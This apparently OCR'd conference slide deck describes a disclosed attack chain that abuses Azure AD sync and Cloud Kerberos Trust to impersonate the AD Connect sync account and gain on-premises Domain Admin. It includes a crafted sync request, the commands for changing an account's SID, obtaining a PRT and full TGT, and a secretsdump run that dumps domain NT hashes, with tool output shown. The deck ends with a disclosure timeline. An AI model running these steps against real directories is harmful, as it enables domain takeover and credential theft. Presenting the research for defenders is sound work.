


```
</s:Header>
<s:Body>
 <ProvisionAzureADSyncObjects2 xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">
  <syncRequest xmlns:b="http://schemas.microsoft.com/online/aws/change/2014/06" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
   <b:SyncObjects>
    <b:AzureADSyncObject>
     <b:PropertyValues xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
      <c:KeyValueOfstringanyType>
       <c:Key>SourceAnchor</c:Key>
       <c:Value i:type="d:string" xmlns:d="http://www.w3.org/2001/XMLSchema">aec/Es9Xe0CmrjyOUxUH/g==</c:Value>
      </c:KeyValueOfstringanyType>
      <c:KeyValueOfstringanyType>
       <c:Key>accountEnabled</c:Key>
       <c:Value i:type="d:boolean" xmlns:d="http://www.w3.org/2001/XMLSchema">true</c:Value>
      </c:KeyValueOfstringanyType>
      <c:KeyValueOfstringanyType>
       <c:Key>onPremiseSecurityIdentifier</c:Key>
       <c:Value i:type="d:base64Binary" xmlns:d="http://www.w3.org/2001/XMLSchema">AQUAAAAAAAUVAAAAbVdLVF66lHCGvdlXUwQAAA==</c:Value>
      </c:KeyValueOfstringanyType>
      <c:KeyValueOfstringanyType>
       <c:Key>onPremisesSamAccountName</c:Key>
       <c:Value i:type="d:string" xmlns:d="http://www.w3.org/2001/XMLSchema">hybrid</c:Value>
      </c:KeyValueOfstringanyType>

      <c:KeyValueOfstringanyType>
       <c:Key>userPrincipalName</c:Key>
       <c:Value i:type="d:string" xmlns:d="http://www.w3.org/2001/XMLSchema">hybrid@hybrid.iminyour.cloud</c:Value>
      </c:KeyValueOfstringanyType>
     </b:PropertyValues>
```

Using https://github.com/ernw/python-wcfbin to encode/decode

# Choosing the right victim account

- Domain Admin and other tier-0 equivalent groups filtered out by RODC logic




This is a Read-only Domain Controller (RODC). An RODC stores users and computers passwords according to the policy below. Only passwords for accounts that are in the Allow groups and not in the Deny groups can be replicated to the RODC.

Groups, users and computers:

| Name | Active Directory Domain Servi... | Setting |
|---|---|---|
| Account Operators | hybrid.iminyour.cloud/Builtin | Deny |
| Administrators | hybrid.iminyour.cloud/Builtin | Deny |
| Backup Operators | hybrid.iminyour.cloud/Builtin | Deny |
| Cert Publishers | hybrid.iminyour.cloud/Users | Deny |
| Domain Admins | hybrid.iminyour.cloud/Users | Deny |
| Domain Controllers | hybrid.iminyour.cloud/Users | Deny |
| Domain Users | hybrid.iminyour.cloud/Users | Allow |
| Enterprise Admins | hybrid.iminyour.cloud/Users | Deny |
| Schema Admins | hybrid.iminyour.cloud/Users | Deny |
| Server Operators | hybrid.iminyour.cloud/Builtin | Deny |

# Choosing the right victim account


- AD connect sync account is not filtered, and is Domain Admin equivalent because of the Password Sync privileges



| | | | | |
|---|---|---|---|---|
| Allow | MSOL_9c3bf742d8e9 | Reset password | None | Descendant User c |
| Allow | MSOL_9c3bf742d8e9 | | None | Descendant msDS- |
| Allow | MSOL_9c3bf742d8e9 | Replicating Directory Changes | None | This object only |
| Allow | MSOL_9c3bf742d8e9 | Replicating Directory Changes All | None | This object only |


# Getting a TGT for the sync account

- 2 options:
  - Sync a new account fow which we set the password using the Sync API
  - Change the SID and SAM name from an existing hybrid account to the SID and SAM of the MSOL Sync account
- Changing SID possible with ROADtools or AADInternals




```
(impacket) → roadtools_hybrid git:(main) ✗ python modifyuser.py -a aec/Es9Xe0CmrjyOUxUH/g== -sid S-1-5-21-1414223725-1888795230-1473887622-1104
-sam MSOL_9c3bf742d8e9
INFO:root:Sending update request

INFO:root:Modification OK
```

# Obtaining a PRT and full TGT with new SID




```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt -u hybrid@hybrid.iminyour.cloud -p $password -c talkdevice.pem -k talkdevice.key
Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AL8.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wUA9P_GM2-wvhJqTDsCMh-FMvJB
jkBVY7VNxJhI7OzgLOY2zoec_iZte7yAGQ5Kih9dhKx2VE-j430QLUe278ixDlOGCpWqKkviMnueurERYrWIbt9cnS0pCpMqRzJBY4K2Fuy_ZXKwbeD5MJp8N9eLJeXAK_pV
GlU5E-Rbqg64GgVKKgxEHq8DespskO1SAiNnQRt0YDU0PUNSMS9hY7xgRhqREwjKX4MakzBykwtEJ4MRn7eMVIUed_BkqELuiN7cMcz_xspdSOi9Ec9_Vz5sV0ybUDz0RqRN
6HXXW27AImsqZN5VE5Ao6Q5wsfat61ECnt5D9e5sIFlHmBx1fc_ZNJytfwulBsE6rjtRuV68NPu_4LiZ5h9pxwUZ9o-mqurVPWq1OtAn3lLCabYOoMXYfWuKHE3eKgTerUzG
qDPGReJ-NeZHjHd_FDMRgwCBFYIJZodhzKswRlAXqw_66k_ETOJL_kN0wr5NWc-3RpLlNimNBbzlJ3vsvB2OEkoMsgiSCPGtFUxB3ji1SSaW8qkLDcUtdUarr8R4akPmPLFB
KJbVhPdlDkTLZyUaQHUXr4CwMe5zaFz-kjWm7naU2AOA0DH0QARFV76sCPLjJo5QXHBe243OiYknm8yrrpW7DM7MhyXJwaRfNre_ziEXyAxgLuwNXuhrbGz6roE18bvlUk8V
Y5ixEo_A9_ucTB0ZJgWc8xK7Saz48LRaqEo-v8E5Dyl2Sg1HmoUUGW9_wyqhGtj26zlO6t2GyUWscJ5LvVckTxAVbDS7GHs5sKn5vtx3BXbtu4Fa
Obtained session key: 9ae95cfa2c10ee1b41c2b26ab1d5c31e4df6753026a9c1ec831797cf9757e994
Saved PRT to roadtx.prt
```

# Partial TGT with new SID in the PAC




```
▾ ad-data: 070000000000000001000000e80100007800000000000000…
    Num Entries: 7
    Version: 0
  ▾ Type: Logon Info (1)
      Size: 488
      Offset: 120
    ▾ PAC_LOGON_INFO: 01100800ccccccccd80100000000000000000200ffffffff…
      ▸ MES header
      ▾ PAC_LOGON_INFO:
          Referent ID: 0x00020000
          Logon Time: Infinity (absolute time)
          Logoff Time: Infinity (absolute time)
          Kickoff Time: Infinity (absolute time)
          PWD Last Set: Nov 10, 2022 15:06:51.000000000 CET
          PWD Can Change: Infinity (absolute time)
          PWD Must Change: Infinity (absolute time)
        ▸ Acct Name: MSOL_9c3bf742d8e9
        ▸ Full Name: hybrid
        ▸ Logon Script
        ▸ Profile Path
        ▸ Home Dir
        ▸ Dir Drive
          Logon Count: 0
          Bad PW Count: 0
          User RID: 1104
          Group RID: 513
          Num RIDs: 0
```

# Obtaining a PRT and full TGT with new SID



```
(impacket) ➜ roadtools_hybrid git:(main) ✗ python partialtofulltgt.py HYBRID.IMINYOUR.CLOUD/MSOL_9c3bf742d8e9 -f roadtx.prt
[*] Using TGT from PRT file
[*] Upgrading to full TGT with NT hash recovery
[*] Recovered NT hash:
[*] 2b7654b3ddbda870856ffbdbbbe82e49
[*] Saving TGT to MSOL_9c3bf742d8e9.ccache
```

# Recovering all NT hashes in the domain



```
(impacket) ➜  roadtools_hybrid git:(main) ✗ KRB5CCNAME=MSOL_9c3bf742d8e9.ccache secretsdump.py hybrid.iminyour.cloud/
MSOL_9c3bf742d8e9@hybrid-dc.hybrid.iminyour.cloud -k -just-dc -no-pass
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee: [redacted]
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8923ca
MSOL_9c3bf742d8e9:1104:aad3b435b51404eeaad3b435b51
hybrid.iminyour.cloud\hybrid:1107:aad3b435b51404ee                                            ::
HYBRID-DC$:1000:aad3b435b51404eeaad3b435b51404ee:4
HYBRID-AADC$:1103:aad3b435b51404eeaad3b435b51404ee:
AZUREADSSOACC$:1105:aad3b435b51404eeaad3b435b51404
```

Full version: https://dirkjanm.io/obtaining-domain-admin-from-azure-ad-via-cloud-kerberos-trust/

# Disclosure and conclusions

# Disclosure timeline

- October 2022: All cases submitted
- February-April 2023:
  - Some back and forth about fix timeline
  - Discussion about bounty classification disagreement
- May 2023: Fixes rolled out for most cases
  - Not possible to add new keys anymore via “searchableDeviceKey” property
  - “ngcmfa” now required to provision a key via device registration service

# Windows Hello for Business - conclusions

🤷‍♂️Provides strong, phishing resistant, Multi Factor Authentication

❌Requires MFA to provision

❌Is bound to a specific device


🤷‍♂️Has its keys protected by a TPM, preventing attackers from stealing the keys

✔️Is more secure than password authentication

All tools in the talk are based on the ROADtools framework/library

Open source at https://github.com/dirkjanm/ROADtools/

And https://github.com/dirkjanm/ROADtools_hybrid/



# (Windows) Hello from the other side

Questions? Twitter: @_dirkjan / Mail: dirkjan@outsidersecurity.nl